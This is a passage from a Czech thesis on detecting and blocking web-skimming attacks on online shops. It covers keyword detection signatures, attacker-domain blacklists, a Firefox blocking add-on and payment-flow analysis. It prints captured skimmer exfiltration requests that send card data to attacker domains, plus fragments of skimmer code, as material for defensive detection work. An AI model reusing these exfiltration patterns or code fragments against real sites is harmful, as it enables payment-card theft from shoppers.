Dále se také vyplatí pravidelně kontrolovat, jaké soubory ze zdrojů třetích stran webová stránka načítá.

4.1.3 Existující řešení

Existující řešení na ochranu webových stránek před web skimmingem, případně dalšími podobnými útoky:

- **Jscrambler** nabízí ochranu před Web skimmingem pro internetové obchody, detekuje škodlivé chování a na základě toho zasílá zákazníkovi (internetovému obchodu) report [76].

- **Akamai** nabízí Page Integrity Manager, který nabízí ochranu před škodlivými skripty pro webové stránky [77].
- **Reflectiz** nabízí ochranu před web skimming útoky a také před dalšími útoky, ke kterým může dojít na straně uživatele [78].
- **Sansec** je společnost, která nabízí ochranu pro internetové obchody, detekuje zranitelnosti a malware [79].
- **Maltrail** je open-source systém, který detekuje škodlivý internetový provoz, včetně web skimming útoků [80].
- **Sucuri** je společnost, která nabízí obecně ochranu pro webové stránky, ale zabývá se i ochranou proti web skimming útokům [81].

4.2 Jak se může chránit uživatel

Pokud už dojde k infikování internetového obchodu, pořád existují způsoby, jak se může v této situaci chránit i uživatel.

- Používat antivirový software, který spravuje databázi škodlivých URL a také detekuje škodlivé soubory na základě jejich obsahu.
- Zadávat platební údaje na zabezpečené platební bráně hostované na stránce třetí strany, u které hrozí menší šance infikování než přímo na webové stránce internetového obchodu.
- Vlastní obezřetností a kontrolou, na jaké doméně se uživatel nachází.
- Existují doplňky do prohlížeče, které blokují všechny JavaScript kódy z neověřených zdrojů. Příkladem je třeba NoScript [82].

4.3 Detekce web skimming útoků

Nyní se od otázky, jak může útoku zabránit internetový obchod a jak se může chránit samotný uživatel, přesouvám k otázce, jak může útok detekovat třetí strana. Nejdříve se budu zabývat tím, jak detekovat již objevené a známé útoky. Detekci těchto útoků lze rozdělit do třech kategorií:

- Detekce na základě URL
- Detekce na základě škodlivého kódu
- Detekce na základě komunikace

4.3.1 Analýza chování internetových obchodů

Aby bylo možné detekovat napadené internetové obchody, je důležité znát rozdíly mezi odesíláním platebních údajů, které jsou opravdu odeslány internetovým obchodem za účelem zaplacení objednávky, a mezi odesíláním údajů k útočníkovi. V sekci 2.3.2 (Odcizení platebních údajů) jsem již nastínila, jakými způsoby útočníci odesílají platební údaje, nyní vysvětlím legitimní chování internetových obchodu a odesílání platebních údajů.

Průběh platby na internetovém obchodě

V průběhu platby na internetovém obchodě jsou do celého procesu zapojeny 4 strany:

- zákazník
- obchodník
- banka zákazníka
- banka obchodníka

Obchodník má na výběr ze dvou možností, jak transakci zrealizovat. První možností je zřídit si vlastní **platební bránu**, což je něco podobného jako fyzický terminál, a **účet obchodníka** (merchant account), což je speciální účet, který umožňuje přijímat platby platební kartou [83].

Druhou možností je využít službu třetí strany, která se zabývá platbami na internetu, jako například:

- Braintree je vlastněná společností PayPal, kromě PayPal plateb podporuje také Vemno, kreditní a debetní karty, Google a Apple Pay. Braintree používají webové stránky jako Airbnb, Dropbox nebo Eventbrite [84].
- GP webpay je platební brána nejvíce rozšířená v České republice, přijímá platby kartami Visa, Mastercard a Diners Club a také Google Pay, používá jí například Slevomat nebo Dáme Jídlo [85].
- Stripe podporuje platby kartami jako Visa, Mastercard, American Express a další [86] a také Google a Apple Pay a využívá ho například Amazon a Wish.
- Některé další společnosti: Paypal, Square, PayU, CommerceWeb, GoPay

Následně má obchodník na výběr, jak platbu implementuje. Buď může po dokončení objednávky zákazníka přesměrovat na platební bránu poskytovale, anebo platba může být provedena bez opuštění webové stránky internetového obchodu pomocí formuláře přímo na jeho stránce.

Výhodou možnosti s přesměrováním je, že samotný internetový obchod nezpracovává platební údaje, tudíž nemá tak velkou zodpovědnost. Na druhou stranu výhodou druhé možnosti je nenarušení procesu objednávky přesměrováním, vše se děje na jednom místě, což může být pro některé uživatele pohodlnější.

V rámci této práce se zajímám především o to, jak vypadá komunikace mezi zákazníkem a obchodníkem, případně mezi zákazníkem a platební bránou hostovanou na webové stránce třetí strany, a o to, jak tento průběh narušují web skimming útoky.

Komunikace internetového obchodu

Pokud internetový obchod nevyužívá platební bránu hostovanou na doméně třetí strany, pak musí platební údaje odesílat buď na svůj server, anebo na server třetí strany.

V ukázce 54 je znázorněn příklad odeslání platebních údajů na vlastní server pomocí POST requestu. Platební údaje byly před odesláním zašifrovány (zkráceno).

```
Request URL: https://www.lidl-shop.cz/payment/adyen/authorise
Request Method: POST
content-security-policy: frame-ancestors 'self';
block-all-mixed-content; report-uri
https://lidlcsp.report-uri.io/r/default/csp/enforce;
content-type: text/html;charset=UTF-8
origin: https://www.lidl-shop.cz
referer: https://www.lidl-shop.cz/payment/adyen/authorise?paymentUrl=
redirect%3A%2Fpayment%2Fadyen%2Fauthorise

encryptedCardNumber: adyenjs_0_1_25$iBH9NJmNiXj5So8QrF1
encryptedExpiryYear: adyenjs_0_1_25$Xa+9OghQC7jI5KOWzwe3ymYCBi8g==
encryptedSecurityCode: adyenjs_0_1_25$gCIL3LxU61RS5amg0==
CSRFToken: 048312c3-b409-4778-af81-61932c7352ec
```

Kód 54: Odeslání platebních údajů na nenapadené webové stránce

Ovšem toto není jediná komunikace, která na webové stránce po odeslání údajů proběhne, posílají se ještě další POST requesty na:

```
https://acs2.gpesecure.com/v3ds/authentication/7c705d0-2ca8-41eb-89d5
-5729728be6a4
https://www.lidl-shop.cz/payment/adyen/authorise-3d-response?endPoint
=CHECKOUT
```

Jedná se o ověření toho, že platba proběhla v pořádku a peníze byly poslány, protože poté se uživateli zobrazí informace o úspěšné platbě.

Doména `gpesecure.com` patří GP webpay, což je už dříve zmíněný poskytovatel systému pro platby na internetu.

Tato komunikace se bude lišit podle použitých technologií, a také podle toho, zda se údaje odesílají na server internetového obchodu nebo přímo poskytovateli platební brány. Také záleží na tom, zda ověření o úspěšně provedené platbě bude poskytnuto ze strany internetového obchodu nebo od třetí strany.

Zdroje třetích stran

Kromě průběhu platby na internetovém obchodu, je důležité také vědět, že internetové obchody běžně načítají větší množství zdrojových kódů ze zdrojů třetích stran. Proto obvykle není dobrým řešením všechny tyto zdroje automaticky blokovat.

4.3.2 Detekce na základě URL

Ve většině případech útočníci odesílají platební údaje z infikovaných internetových obchodů pomocí POST, GET requestu nebo WebSocketů na svoji doménu, webhosting, případně infikovanou stránku. To znamená, že k zabránění odcizení údajů stačí zablokovat spojení na konkrétní doménu. Ačkoliv dojde ke spuštění škodlivého kódu a i ke shromáždění citlivých údajů z formuláře, už nedojde k jejich odeslání.

Útočníci často využívají již jednou použité domény znovu (například po několika měsících), takže se vyplatí spravovat seznam všech použitých domén pro web skimming útoky a blokovat spojení na tyto domény.

Například doména `webassetsshop.com` byla Avastem blokovaná už od 12. 12. 2019, ale využitá k velkému web skimming útoku na webovou stránku `lfg.com.br` až v březnu následujícího roku. Podobně je na tom i další doména `jquery.su`, která po útoku na `flowerexplosion.com` (a další) byla zhruba rok nevyužívaná, až v prosinci 2020 byla použita v útoku na `candlesdirect.com`.

Seznam těchto domén využívaných pro web skimming útoky je přiložen na CD v souboru `blacklist.xlsx`.

4.3.3 Detekce na základě škodlivého kódu

Stejně jako v předchozích kapitolách, i teď se zaměřuji především na škodlivé kódy v JavaScriptu. Škodlivý kód lze detekovat na základě klíčových slov, které obsahuje. Pro web skimming útoky je charakteristický především způsob, jakým jsou údaje odcizeny přímo z platebního formuláře, přidání vlastního event listeneru a v některých případech také kontrola, na jaké URL se uživatel nachází.

Klíčová slova

Pro web skimming útoky jsou typická následující klíčová slova:

- `window.addEventListener`
- `window.querySelectorAll` - input, select, textarea, checkbox, button
- POST, GET, send, gate, open
- checkout stánka – onepage, checkout, onestep, firecheckout, cart, payment, kosik, objednavka, order
- ID/názvy elementů formuláře

Ačkoliv jsou škodlivé kódy často obfuskovány, stále se objevuje velké množství případů kódů, které obfuskovány nejsou, případně jsou, ale ne tak dobře, že by byla skryty všechna klíčová slova, případně se v nich vyskytuje nějaké jiné klíčové slovo, na jehož základě lze vytvořit detekci.

Detekce

Vytvořila jsem několik detekcí založených na klíčových slovech. Vybrané detekce jsou v ukázce 55, další detekce jsou v příloze 63. Škodlivé kódy se těmito detekcemi detekují v případě, že škodlivý kód obsahuje vždy všechny stringy, které jsou v detekci. Lze si všimnout, že například *Detekce BE* obsahuje slovo `ccnumber` a *Detekce BI* slovo `checkout`, stejně jako *Detekce K*, kde je toto slovo ovšem zakódováno pomocí base64. *Detekce A* obsahuje hned několik klíčových slov, které jsou typické pro web skimming škodlivé kódy.

```
Detekce A
"get","open","send",
"payment[cc_exp_month]"
],function(){var_
=new cmlhttprequest();
```

```
Detekce BI
.test(window.location)
new regexp("tagmanager|checkout|onepage"
```

```
Detekce BE
];document[_$_
+=string[_$_
ccnumber:jquery(document[_$_
```

```
Detekce CY
getpropertyvalue('--script'))();
```

```
Detekce CN
]+_cs[
=new function(_g1.slice(-
await fetch(_cs[
```

```
Detekce K
https://'+i.atob(o);m.parentnode.insertbefore(
location.href.indexof(i.atob(
y2hly2tvdxq=
```

Kód 55: Detekce založené na klíčových slovech, které obsahuje škodlivý kód, vytvořené pro Avast

V tabulce 4.1 jsou počty ochráněných uživatelů pomocí jednotlivých detekcí. Všechny detekce zmíněné v tabulce jsou v příloze 63.

	Počet ochráněných uživatelů	**Období**	**Počet dní**
Detekce A	98 516	4. 10. 2019 – 1. 1. 2021	455
Detekce AP	20 195	16. 1. 2020 – 1. 1. 2021	351
Detekce BE	79 142	5. 3. 2020 – 1. 1. 2021	302
Detekce BN	52 763	27. 3. 2020 – 1. 1. 2021	280
Detekce BI	11 741	27. 3. 2020 – 1. 1. 2021	280
Detekce CY	459	10. 12. 2020 – 1. 1. 2021	22
Detekce CQ	3 117	7. 12. 2020 – 1. 1. 2021	25
Detekce CT	964	7. 12. 2020 – 1. 1. 2021	25
Detekce CN	9 603	2. 12. 2020 – 1. 1. 2021	30
Detekce CO	4 084	7. 12. 2020 – 1. 1. 2021	25
Detekce K	63 918	18. 12. 2019 – 1. 1. 2021	380
Detekce H	53 314	14. 12. 2019 – 1. 1. 2021	384
Detekce J	306 816	18. 12. 2019 – 1. 1. 2021	380

Tabulka 4.1: Počet ochráněných uživatelů pomocí jednotlivých detekcí za určité období (data Avast)

4.3.4 Detekce na základě komunikace

Další možností je detekce na základě toho, jak a jaké údaje jsou z webové stránky odesílány. Platba bývá provedena buď pomocí formuláře, do kterého se zadávají platební údaje, přímo na webové stránce, nebo pomocí platební brány, na kterou je uživatel přesměrován po dokončení objednávky, ta se nachází na jiné doméně než internetový obchod a je zpravidla spravována externí firmou.

V prvním případě obvykle dochází v legitimních případech k odeslání platebních údajů pomocí POST requestu buď na doménu internetového obchodu, nebo na server společnosti, která zpracovává platební údaje a provádí platbu.

Ve druhém případě se internetový obchod vůbec nezabývá odesíláním ani zpracováním samotných platebních údajů, pouze dostane od poskytovatele informaci, že platba proběhla v pořádku. V tomto případě je pro internetový obchod největší nebezpečí vložení falešného formuláře nebo přesměrování na falešnou platební bránu. Detekce falešné platební brány je prakticky stejná, jako detekce phishingových stránek.

Ať už je na webovou stránku vložen falešný formulář, či je k odcizení platebních údajů útočníkem využit formulář, který už webová stránka obsahuje, s nejvyšší pravděpodobností dojde odcizení platebních údajů pomocí POST, GET requestu nebo WebSocketů na útočníkovu doménu.

Requesty, které jsou odesílány na vlastní doménu (doménu internetového obchodu), nejsou z tohoto pohledu zajímavé. Tyto requesty jsou obvykle legitimní, k odcizení platebních údajů by muselo docházet až na straně serveru, což odhalit na straně uživatele nelze.

Problém nastává v tom, jak odlišit requesty, které se odesílají na legitimní platební brány. Obvykle se bude jednat o POST requesty, které budou obsahovat podobná klíčová slova, jako ty nelegitimní, které kradou platební údaje.

Příklady komunikace

Zaznamenala jsem komunikaci několika web skimming útoků, především jak vypadá odeslání dat. Aby útočníci předešli nadbytečnému používání některých slov v kódu, tak často odesílají všechna políčka formuláře a jako odesílaný název do requestu vloží název daného políčka.

Příklad odeslání údajů pomocí GET requestu je v ukázce 56, příklad pomocí POST request je v ukázce 57. Další příklady jsou v přílohách 61 a 62.

```
https://jquerylib-min.net/api.php?s=panaceaco.com&name=a%20a&addr=aaj
hhh&city=aA&state=Colorado&zip=a&phone=876543&country=United%20States
&num=87766543221133&m=05&y=2023&cvv=654&
```

Kód 56: Příklady GET requestu

```
Request URL
https://cdnanalitics.com/genimage.php

Request Payload
{"url":"vitamincafe.com.au","mer":"ccsave","billing:firstname":"a","b
illing:lastname":"a","billing:email":"a@a.com","billing:street1":"a",
"billing:city":"a","billing:postcode":"a","billing:telephone":"a","bi
lling:use_for_shipping_yes":"1","billing:use_for_shipping_no":"0","se
cureXml_cc_number":"4111111111111111","secureXml_cc_cid":"223","billi
ng:region_id":"Australian Capital
Territory","billing:country_id":"Australia","secureXml_cc_type":"VI",
"secureXml_expiration":"2","secureXml_expiration_yr":"2024"}
```

Kód 57: Příklad POST requestu

Klíčová slova

Ze zmíněných requestů jsem vybrala následující klíčová slova, která často obsahují:

- klíčová slova pro expiraci platební karty: `expiration_yr`, `cc_exp_year`, `cc_exp`, `cc_exp_month`, `ccw_exp_year`, `ccMonthName`, `ccsave_`-

`expiration`, `ccYearName`, `ccsave_expiration_yr`, `cc_expire_date_-month`

- klíčová slova pro číslo platební karty: `cc_number`, `cc-number`, `cc_num`, `ccsave_cc_number`, `ccNumName`, `card[num]`
- klíčová slova pro CVV: `cc_cid`, `cvv`, `cc_cvv2`, `ccCvcName`, `ccsave_cc_-cid`, `cc_cvv`
- klíčové slovo pro jméno: `cc_owner`
- ostatní: `payment`, `cardpayment`, `checkout`

4.4 Detekce nových web skimming útoků

Kromě detekce již známých web skimming útoků se nabízí otázka, jak objevovat nové, které se liší škodlivým kódem, doménou či způsobem odeslání platebních údajů.

Tyto techniky budou pravděpodobně vykazovat větší množství falešně pozitivně detekovaných webových stránek, než předchozí způsoby detekce založené na již existujících útocích.

Nové útoky se obvykle liší škodlivým kódem, buď je kód jinak obfuskován nebo je zvolena mírně odlišná logika, uložení, či způsob odeslání dat. Dále se obvykle liší novou použitou doménou pro exfiltraci dat, případně způsobem načtení škodlivého kódu. Čas od času útočníci přijdou s nějakou větší změnou, příkladem budiž třeba zmíněné uložení škodlivého kódu v SVG, ale výsledný deobfuskovaný kód byl i tak podobný těm ostatním.

4.4.1 Podobné domény

Jednou z možností, jak najít a identifikovat domény útočníků, je na *checkout* stránce obchodu analyzovat, na jaké domény jsou posílány GET a POST requesty a snažit se v nich rozpoznat ty, které napodobují legitimní služby, konkrétně například legitimní servery pro zpracování platebních údajů, jako je třeba GP webpay nebo již dříve zmíněné Google Analytics.

K provedení je potřeba mít seznam těchto legitimních domén a definovat, co to znamená *podobná doména*. K vytvoření seznamu legitimních domén lze vycházet z již dříve útočníky napodobovaných služeb.

4.4.2 Domény na stejné IP adrese

Často útočníci hostují své škodlivé domény na stejné IP adrese. Proto jakmile dojde k odhalení jedné škodlivé domény, lze k ní najít další, které se vyskytují na té samé IP adrese, a podle názvu se rozhodnout, zda byly také registrovány pro účely web skimming útoků. V některých případech jsou domény pro web skimming velmi podobné doménám využívaným pro phishingové útoky.

4.4.3 Cookies

U některých web skimming útoků útočníci do cookies buď ukládají platební údaje (případně další údaje z formulářů), anebo cookies využívají ke zjištění, zda už daný uživatel webovou stránku navštívil. V obou případech je možné detekovat cookies podle jejich názvů.

4.4.4 Podezřelé obrázky a jiné soubory

Jak se ukázalo, zrovna obrázky jsou často využívány k ukrytí škodlivého kódu. V jednom případě byl dokonce škodlivý kód ukrytý v CSS souboru. Z toho důvodu je jednou z možností kontrolovat a validovat soubory, které daná webová stránka načítá.

Stejně tak je podezřelé, když má soubor příponu .css nebo .ico a načítá se jako JavaScript (pomocí `<script src>`). To znamená, že se obsah a přípona souboru neshodují, což je typické mimo jiné pro web skimming.

Obrázky mohou Javascript obsahovat buď na konci, nebo třeba v některé validní položce obrázku, jak bylo zmíněno v sekci 2.2.5 (Kód ukrytý v obrázku). V obou případech musí někde dojít k načtení schovaného škodlivého kódu.

4.4.5 Automatická deobfuskace

Problémem statické detekce škodlivého kódu je obfuskace. Pak se jednoduše stane, že ten stejný kód může být obfuskován různými způsoby (prakticky nekonečně mnoha způsoby) a tudíž identifikovat ho jen na základě klíčových slov může být nemožné. Respektive tím dojde k identifikaci pouze jedné verze a zbylé zůstanou dále nedetekované.

Jednou z možností je automaticky deobfuskovat škodlivý kód a až pak v něm hledat klíčová slova. Problém tohoto řešení je, že nevím o žádném volně dostupném deobfuskátoru, který by spolehlivě dokázal deobfuskovat cokoliv, a psát si vlastní deobfuskátor není úplně jednoduchá záležitost. Ale šlo by minimálně využívat alespoň nějakou částečnou deobfuskaci, třeba dekódovat base64 stringy anebo deobfuskovat to, co půjde, pomocí volně dostupných deobfuskátorů.

4.4.6 Detekce na základě změny kódu

Další možností je pravidelně skenovat internetové obchody a porovnávat, jaké změny mezi jednotlivými skeny proběhly. Tím je možné přijít na změněný kód. Problémem je, že těch změn, které budou neškodné, bude pravděpodobně také velké množství. Nabízí se proto možnost filtrovat, jaké změny nás zajímají a jaké ne.

HTML V HTML souborech bude pravděpodobně docházet k velkému množství nezajímavých změn. Teoreticky by bylo možné kontrolovat, zda došlo k přidání nějakých nových `<script>` tagů. To ale nepokryje ty případy, kdy je škodlivý kód přidán do již existujícího `<script>` tagu.

CSS Ačkoliv se škodlivý kód objevil i v CSS souboru, myslím si, že zrovna v tomto případě nemá smysl sledovat CSS soubory. Také v nich bude velké množství nezajímavých změn a šance na objevení něčeho škodlivého minimální.

JS Pravděpodobně nejzajímavější jsou JavaScript soubory, v těch by bylo možné například detekovat, zda nedošlo k přidání obfuskovaného kódu, či většího počtu nových prázdných řádků. Detekovat obfuskovaný kód lze například pomocí klasifikátoru NOFUS [87] nebo JSOD [88]. Klasifikovat lze na základě vlastností jako entropie, délka stringů, či n-gram [89].

Obrázky Internetový obchod obsahuje spoustu obrázků, proto v tomto případě dává smysl se zaměřit spíše na obrázky, které jsou podezřelé (obsahují JavaScript), než kontrolovat, jaké nové obrázky na webové stránce přibyly.

4.4.7 Detekce podezřelých domén ve zdrojích webové stránky

Ve druhé kapitole je zmíněno, že webová stránka zdroje načítá v HTML souboru. To znamená, že by každý zdroj, který webová stránka načte (a iniciátorem je konkrétní HTML soubor), měl být v tomto HTML souboru dohledatelný, obvykle v plaintextu. Pokud není doména dohledatelná, může to znamenat, že je obfuskovaná, což je podezřelé.

Stejně jako HTML soubor lze prohledávat i ostatní soubory, které jsou iniciátory.

Problémem tohoto přístupu je, že neodchytí případy, kdy doména v kódu není obfuskovaná, a také ty případy, kdy je veškerý škodlivý kód schován v HTML (nenačítá se žádný další kód z externích zdrojů). Nedojde k zachycení ani případů, kdy je škodlivý kód schován v již načítaných zdrojích třetích stran, v těchto případech URL také není obfuskována.

4.4.8 Detekce změn domén ve zdrojích třetích stran

Další možností je průběžné skenovat internetové obchody a ukládat si, z jakých třetích zdrojů načítají soubory. Následně pak lze tyto zdroje (domény) mezi jednotlivými skeny porovnávat a sledovat, zda se neobjevily nějaké nové, které následně analyzovat.

Tímto způsobem dojde k zachycení všech nových zdrojů, které se objeví, z nichž bude pravděpodobně většina legitimních. I tak by pomocí této metody mělo dojít k odhalení i web skimming útoků, při kterých dochází k načtení

škodlivého kódu z útočníkovy domény. Tuto metodu lze navíc aplikovat pouze na zdrojové soubory typu JavaScript, a tím dojde k omezení počtu zdrojů.

4.4.9 Podezřelé GET requesty

Odesílat platební údaje pomocí GET requestu není obvyklé, problém ovšem je, že nemusí být jednoduše rozlišitelné, zda se jedná o platební údaje (například, když jsou zašifrované), či o jiná legitimní data. Pomocí GET requestů se běžně přenášejí různé tokeny, ID a podobně.

Stránky často vytvoří GET requestů velké množství, proto hledat mezi nimi ty, které se snaží odcizit platební údaje, může být složité, především v případě, kdy dochází pomocí GET requestu k přenosu zašifrovaných platebních údajů.

Jednou z možností je tedy soustředit se pouze na GET requesty, které obsahují nezašifrované platební údaje. Tyto requesty totiž velmi často obsahují klíčová slova, jako cvv, payment a podobně, která byla zmíněna v 4.3.4 (Detekce na základě komunikace).

4.4.10 Podezřelé POST requesty

Oproti GET requestům, POST requestů už zpravidla webové stránky vytváří menší množství, ale jsou navíc využívány i v případě validních transakcí. Z toho důvodu může být prakticky nemožné rozlišit, zda se jedná o škodlivý POST request, pouze na základě přenášených dat.

Validní POST request je znázorněn v ukázce 58. Škodlivý POST request by mohl vypadat úplně stejně, pouze by byl na jinou doménu.

```
Request URL: https://3dsecure.gpwebpay.com/pgw/payment
Request Method: POST
Origin: https://3dsecure.gpwebpay.com
Form Data
origPage=cardDesktop&pgwSessionId=Ry7VqLCnX3ke5OxHY5vzMLo2hrHgaSRU&ja⌋
↪  va-enabled=false&color-depth=24&screen-height=1080&screen-width=1⌋
↪  920&timezone=-60&language=en-US&crdNum=4111+1111+1111+1111&exp_m=⌋
↪  11&exp_y=22&cvc=435&email=
```

Kód 58: Ukázka odeslání POST requestu s platebními údaji na platební bráně GP webpay

V tomto případě se proto hodí mít seznam legitimních poskytovatelů platebních bran, aby bylo možné odlišit legitimní odeslání platebních údajů od toho, kdy se platební údaje odesílají na stránku útočníka.

4.4.11 Detekce anti-debugging technik

Dále je možné například vyzkoušet, jaké zdroje třetích stran se na internetové stránce načtou v případě, že jsou zapnuté Developer tools, a porovnat to se zdroji, které se načtou v případě, že zapnuté nejsou. V některých web skimming útocích totiž útočníci načítali další škodlivý kód z externí stránky až po kontrole, že nejsou spuštěny Developer tools.

4.5 Možnosti implementace detekce

Zmíněné možnosti detekce je možné implementovat například následujícími způsoby:

- Doplněk do prohlížeče
- Doplněk do Developer tools v prohlížeči
- Fiddler/BrowserMob proxy
- URLscan API

4.5.1 Doplněk do prohlížeče

Jednou z možností je implementace doplňku do prohlížeče. Výhodou doplňku v prohlížeči je, že má přímý přístup jak ke kódu webové stránky, tak k jednotlivým requestům. Nevýhodou může být, že doplňky jsou napsané v JavaScriptu a funkce jsou omezené API daného prohlížeče.

4.5.2 Doplněk do Developer tools v prohlížeči

Doplněk do Developer tools je velmi podobný doplňku do prohlížeče, oproti klasickému doplňku má ale například přístup k celému HAR (HTTP Archive) souboru. HAR archiv je typ souboru, který je vhodný pro ukládání HTTP komunikace, jeho formát je založen na formátu JSON [90].

4.5.3 Fiddler/BrowserMob Proxy

Další možností je využít některý z nástrojů, který umožňuje zachytit a upravit HTTP(S) komunikaci, jako například Fiddler nebo BrowserMob Proxy. Zkoušela jsem použít Python balíček `browsermob-proxy` na vygenerování HAR souboru, bohužel ale nebyl shodný s tím, který lze stáhnout přímo v prohlížeči v Developer tools, chyběl tam iniciátor requestu. Tudíž jsem tuto možnost zavrhla.


4.5.4 URLScan API

Urlscan.io je služba, která skenuje webové stránky a ukládá seznam načtených souborů společně s jejich obsahem, IP adresou, URL a podobně. Velkou výhodou je, že následně umožňuje napříč těmito uloženými skeny vyhledávat například podle domény či názvu souboru, hashe souboru. Navíc nabízí API, pomocí kterého lze posílat URL ke skenování a i prohlížet již existující skeny.

4.6 Implementace doplňku do prohlížeče

Z předchozích možností jsem se rozhodla implementovat doplněk do prohlížeče. Rozhodovala jsem se mezi prohlížeči Chrome a Firefox, oba nabízejí velmi podobné API, ale pro mé potřeby více vyhovovalo API, které nabízí Firefox. Firefox mimo jiné umožňuje snazší přístup k URL v background skriptu.

Struktura doplňku je znázorněna na obrázku 4.1. Doplněk je napsán v jazyce JavaScript, jakožto defaultním jazyce pro psaní doplňků pro prohlížeče. Obsahuje dva soubory se seznamy URL: `blacklist.js` a `whitelist.js`. Hlavní logika je v soboru `background.js`. V souboru `psl.js` je knihovna na parsování domény z URL [91], což není tak triviální, jak by se mohlo zdát (nestačí hostname rozdělit podle teček a pak vzít poslední dva prvky z důvodu, že existují TLD jako `co.uk` a podobně).



Obrázek 4.1: Struktura doplňku pro Firefox

Doplněk blokuje všechny škodlivé domény ze seznamu škodlivých domén (`blacklist.js`) a navíc umí blokovat podezřelé GET a POST requesty na

checkout stránce internetového obchodu. Stejně tak na *checkout* stránce blokuje i WebSockety.

Až na blokování ověřených škodlivých URL se všechny ostatní blokace dějí až na *checkout* stránce, a to z toho důvodu, že jinak by mohlo docházet k blokování většího množství legitimních requestů.

4.6.1 Blokování na checkout stránce webové stránky

Podezřelé GET requesty na *checkout* stránce jsou rozpoznávány na základě klíčových slov, které obsahují. Pokud URL obsahuje string delší než 44 znaků, který by mohl být base64 (obsahuje velká a malá písmena, čísla, padding, správná délka), tak se tento string pokusí dekódovat a také v něm najít klíčová slova. Délku 44 znaků (odpovídá 31–33 dekódovaným znakům) jsem zvolila z toho důvodu, že teoreticky jedna z nejkratších a zároveň ještě dobře čitelná možnost by mohla být tato `num=4111111111111&cvv=111&m=0123`, což odpovídá 32 znakům.

Jako podezřelé POST requesty jsou klasifikovány všechny (na *checkout* stránce), které odesílají data na jinou doménu, než na které je internetový obchod anebo nejsou na seznamu povolených. Seznam povolených domén se skládá z domén platebních bran, které internetové obchody často využívají. Tento seznam je v již zmíněném souboru `whitelist.js`. V tomto souboru jsou ještě navíc přidány další domény, které internetové obchody často používají (jako například `google-analytics.com`).

WebSockety jsou na *checkout* stránce blokovány všechny a to z toho důvodu, že nejsou využívány zdaleka tak moc jako klasické POST a GET requesty. Platební údaje se přes ně také obvykle neposílají.

Bylo by možné implementovat ještě přísnější verzi, kde by se na *checkout* stránce blokovaly všechny GET requesty, které by směřovaly na neověřené domény. To by ale znamenalo na některých stránkách větší narušení funkčnosti.

4.6.2 Instalace doplňku

Soubor je přiložen na CD `block_web_skimming-1.4-fx.xpi`. Do Firefoxu lze doplněk přidat na stránce `about:addons`, kde lze kliknout na ozubené kolečko a vybrat „Install Add-on From File...“. Doplněk je otestován pro Firefox 84.0.1 na operačním systému Windows.


4.6.3 Testovací webová stránka

Pro testování funkčnosti doplňku jsem vytvořila testovací webovou stránku `test-checkout-page.herokuapp.com`, která obsahuje dvě podstránky:

- `index.html`
- `checkout.html` – tato reprezentuje *checkout* stránku, tudíž se na blokování komunikace vztahují přísnější pravidla

Zdrojové kódy k této webové stránce jsou na GitHubu [92]. Testují se jak GET i POST requesty, tak WebSockety.

Ukázka zablokované komunikace na `checkout.html` je na obrázku 4.2.



Obrázek 4.2: Ukázka zablokované komunikace na testovací stránce

Lze si všimnout, že se blokuje i osmý request, který posílá data zakódovaná pomocí base64.

4.6.4 Vedlejší efekty

Jako vedlejší efekt může doplněk blokovat legitimní requesty, například POST requesty jsou často využívány různými službami na sledování uživatelů, reklam a podobně (včetně `google-analytics.com`). Zablokování těchto requestů nebude mít větší vliv na funkčnost webové stránky, mnohem větším problémem jsou POST requesty odesílající platební údaje na legitimní platební brány, které nejsou na whitelistu. V těchto případech totiž neproběhne platba v pořádku. Toto lze řešit rozšiřováním whitelistu.

Jednou z možností, jak neblokovat alespoň některé služby ke sledování uživatelů, je využít vlastnost `urlClassification`, kterou lze získat ke každé URL v doplňku, tato vlastnost vrací, zda je doména na seznamu trackerů uživatelů [93].

4.7 Implementace hledání podezřelých zdrojů webové stránky

Pro zjednodušení analýzy webových stránek jsem se rozhodla implementovat detekce podezřelých domén ve zdrojích webové stránky. Na základě výstupu tohoto skriptu by mohly být webové stránky rovnou blokovány.

Pro implementaci jsem si vybrala použití URLScan API, které umožňuje snadno získat seznam všech načtených zdrojů webové stránky a i HTML soubor. Zvolila jsem programovací jazyk Python, jelikož se s ním snadno zpraco-

vává text, json a posílají requesty na URLScan API, zárovneň není třeba aby tento skript vynikal svou rychlostí.

Vycházela jsem z předpokladu, že většina zdrojů (u kterých je iniciátorem HTML soubor), které webová stránka načítá, se dá najít v témže HTML souboru stránky v neobfuskované podobě. Vzhledem k tomu, že webové stránky často načítají větší množství zdrojových souborů a ne vždy to dělají úplně přímočaře, tato metoda není stoprocentní. Vylepšení lze opět docílit rozšiřováním whitelistu.

